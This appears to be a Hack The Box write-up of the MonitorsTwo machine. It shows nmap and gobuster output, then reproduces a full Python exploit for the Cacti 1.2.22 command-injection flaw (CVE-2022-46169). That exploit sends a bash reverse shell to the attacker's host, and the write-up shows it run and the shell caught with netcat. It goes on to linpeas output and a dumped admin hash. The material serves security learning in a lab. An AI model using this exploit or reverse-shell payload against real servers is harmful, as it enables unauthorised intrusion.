
📒

MonitorsTwo - HTB

Nmap scan

```
# Nmap 7.93 scan initiated Wed May 31 08:46:03 2023 as: nmap -A -T4 -vvv -oN nmapscan_
topports 10.10.11.211
Nmap scan report for 10.10.11.211
Host is up, received conn-refused (0.70s latency).
Scanned at 2023-05-31 08:46:05 EDT for 83s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67ur
tQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+
MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH
9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7O
GRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3Z
JVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg5
0yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6ke
BxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4F12CCCD3C42A4A478F067337FE92794
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed May 31 08:47:28 2023 -- 1 IP address (1 host up) scanned in 84.69 s
econds
```

- Visited the webpage on http://10.10.11.211:80/



User Login

Enter your Username and Password below

Version 1.2.22 | (c) 2004-2023 - The Cacti Group

- Was unable to login.
- Did directory enumeration using Gobuster.


```
/images               (Status: 301) [Size: 314] [--> http://10.10.11.211/images/]
/docs                 (Status: 301) [Size: 312] [--> http://10.10.11.211/docs/]
/scripts              (Status: 301) [Size: 315] [--> http://10.10.11.211/scripts/]
/service              (Status: 301) [Size: 315] [--> http://10.10.11.211/service/]
/plugins              (Status: 301) [Size: 315] [--> http://10.10.11.211/plugins/]
/log                  (Status: 403) [Size: 276]
/install              (Status: 301) [Size: 315] [--> http://10.10.11.211/install/]
/lib                  (Status: 301) [Size: 311] [--> http://10.10.11.211/lib/]
/resource             (Status: 301) [Size: 316] [--> http://10.10.11.211/resource/]
/cache                (Status: 301) [Size: 313] [--> http://10.10.11.211/cache/]
/include              (Status: 301) [Size: 315] [--> http://10.10.11.211/include/]
/LICENSE              (Status: 200) [Size: 15171]
/formats              (Status: 301) [Size: 315] [--> http://10.10.11.211/formats/]
/CHANGELOG            (Status: 200) [Size: 254887]
/locales              (Status: 301) [Size: 315] [--> http://10.10.11.211/locales/]
/cli                  (Status: 403) [Size: 276]
/mibs                 (Status: 301) [Size: 312] [--> http://10.10.11.211/mibs/]
```

- Found some directories but unable to visit, as it was redirecting to the login page.
- We can see the version of the Cacti on the login page as - Version 1.2.22
- Searched for online exploits..


- Got an exploit on - https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22
- The exploit-

```
import requests, optparse, sys
import urllib

def get_arguments():
    parser= optparse.OptionParser()
    parser.add_option('-u', '--url', dest='url_target', help='The url target')
    parser.add_option('', '--LHOST', dest='lhost', help='Your ip')
    parser.add_option('', '--LPORT', dest='lport', help='The listening port')
    (options, arguments) = parser.parse_args()
    if not options.url_target:
        parser.error('[*] Pls indicate the target URL, example: -u http://10.10.10.1
0')
    if not options.lhost:
        parser.error('[*] Pls indicate your ip, example: --LHOST=10.10.10.10')
    if not options.lport:
        parser.error('[*] Pls indicate the listening port for the reverse shell, examp
le: --LPORT=443')
    return options

def checkVuln():
    r = requests.get(Vuln_url, headers=headers)
    return (r.text != "FATAL: You are not authorized to use this service" and r.status
_code != 403)

def bruteForcing():
    for n in range(1,5):
        for n2 in range(1,10):
            id_vulnUrl = f"{Vuln_url}?action=polldata&poller_id=1&host_id={n}&local_da
ta_ids[]={n2}"
            r = requests.get(id_vulnUrl, headers=headers)
            if r.text != "[]":
                RDname = r.json()[0]["rrd_name"]
                if RDname == "polling_time" or RDname == "uptime":
                    print("Bruteforce Success!!")
                    return True, n, n2
    return False, 1, 1

def Reverse_shell(payload, host_id, data_ids):
    PayloadEncoded = urllib.parse.quote(payload)
    InjectRequest = f"{Vuln_url}?action=polldata&poller_id=;{PayloadEncoded}&host_id=
{host_id}&local_data_ids[]={data_ids}"
    r = requests.get(InjectRequest, headers=headers)


if __name__ == '__main__':
    options = get_arguments()
    Vuln_url = options.url_target + '/remote_agent.php'
    headers = {"X-Forwarded-For": "127.0.0.1"}
    print('Checking...')
    if checkVuln():
        print("The target is vulnerable. Exploiting...")
        print("Bruteforcing the host_id and local_data_ids")
        is_vuln, host_id, data_ids = bruteForcing()
        myip = options.lhost
        myport = options.lport
        payload = f"bash -c 'bash -i >& /dev/tcp/{myip}/{myport} 0>&1'"
        if is_vuln:
            Reverse_shell(payload, host_id, data_ids)
        else:
            print("The Bruteforce Failled...")

    else:
        print("The target is not vulnerable")
        sys.exit(1)
```

- Started a listener and executed the exploit.




```
┌──(kali㉿kali)-[~/Documents/HTB/MonitorsTwo]
└─$ python3 exploit.py -u http://10.10.11.211 --LHOST=10.10.16.19 --LPORT=8899
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8899
listening on [any] 8899 ...
connect to [10.10.16.19] from (UNKNOWN) [10.10.11.211] 58964
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ ls
ls
CHANGELOG
LICENSE
README.md
about.php
aggregate_graphs.php
aggregate_items.php
aggregate_templates.php
auth_changepassword.php
auth_login.php
```


- Got a shell as user (www-data)
- Found **linepeas.sh** file already on the machine.. So enumerated using linpeas.
- Got some info, which I thought might be interest



```
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
```




```
╔══════════╣ Searching ssl/ssh files

══╣ Possible private SSH keys were found!
/var/www/html/include/vendor/phpseclib/Crypt/RSA.php
```




```
╔══════════╣ Searching passwords in config PHP files
#$rdatabase_password = 'cactiuser';
$database_password = 'root';
                                        $password = $value;
                $password = $database_password;

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/caching_sha2_password.so
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/sha256_password.so
/usr/local/include/php/ext/standard/php_password.h
/usr/share/pam/common-password
/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password
/var/www/html/auth_changepassword.php
```

- Also found a script (entrypoint.sh) which was only readable with the current user access in the root directory (which is very unusual).




```
cd /
ls
bin
boot
dev
entrypoint.sh
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
ls -alh entrypoint.sh
-rwxr-xr-x 1 root root 650 Jun  1 12:23 entrypoint.sh
```

- Also got some credentials in a SQL database file located in the /var/www/html directory



```
--
-- Dumping data for table `user_auth`
--

INSERT INTO user_auth VALUES (1,'admin','21232f297a57a5a743894a0e4a801fc3',0,'Administrator','','on','on','on','on','on','on',2,1,1,1,1,'on',-1,-1,'-1','',0,
0,0);
INSERT INTO user_auth VALUES (3,'guest','43e9a4ab75570f5b',0,'Guest Account','','on','on','on','on','on',3,1,1,1,1,1,'',-1,-1,'-1','',0,0,0);

--
-- Table structure for table `user_auth_cache`
--
```


- Also found the details of the table which consisted of the above credentials, in that same file.



```
CREATE TABLE user_auth (
  `id` mediumint(8) unsigned NOT NULL auto_increment,
  `username` varchar(50) NOT NULL default '0',
  `password` varchar(256) NOT NULL default '',
  `realm` mediumint(8) NOT NULL default '0',
  `full_name` varchar(100) default '0',
  `email_address` varchar(128) NULL,
  `must_change_password` char(2) default NULL,
  `password_change` char(2) default 'on',
  `show_tree` char(2) default 'on',
  `show_list` char(2) default 'on',
  `show_preview` char(2) NOT NULL default 'on',
  `graph_settings` char(2) default NULL,
  `login_opts` tinyint(3) unsigned NOT NULL default '1',
  `policy_graphs` tinyint(3) unsigned NOT NULL default '1',
  `policy_trees` tinyint(3) unsigned NOT NULL default '1',
  `policy_hosts` tinyint(3) unsigned NOT NULL default '1',
  `policy_graph_templates` tinyint(3) unsigned NOT NULL default '1',
  `enabled` char(2) NOT NULL DEFAULT 'on',
  `lastchange` int(11) NOT NULL DEFAULT '-1',
  `lastlogin` int(11) NOT NULL DEFAULT '-1',
  `password_history` varchar(4096) NOT NULL DEFAULT '-1',
  `locked` varchar(3) NOT NULL DEFAULT '',
  `failed_attempts` int(5) NOT NULL DEFAULT '0',
  `lastfail` int(10) unsigned NOT NULL DEFAULT '0',
  `reset_perms` int(10) unsigned NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`),
  KEY `username` (`username`),
  KEY `realm` (`realm`),
  KEY `enabled` (`enabled`)
) ENGINE=InnoDB ROW_FORMAT=Dynamic;
```


- So the the value on the right side of the admin is the password but it is hashed.

- Identified the hash type using hash-identifier.



```
┌──(kali㉿kali)-[~/Documents/HTB/MonitorsTwo]
└─$ cat credentials.txt
admin:21232f297a57a5a743894a0e4a801fc3
guest:43e9a4ab75570f5b

┌──(kali㉿kali)-[~/Documents/HTB/MonitorsTwo]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 21232f297a57a5a743894a0e4a801fc3

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
```

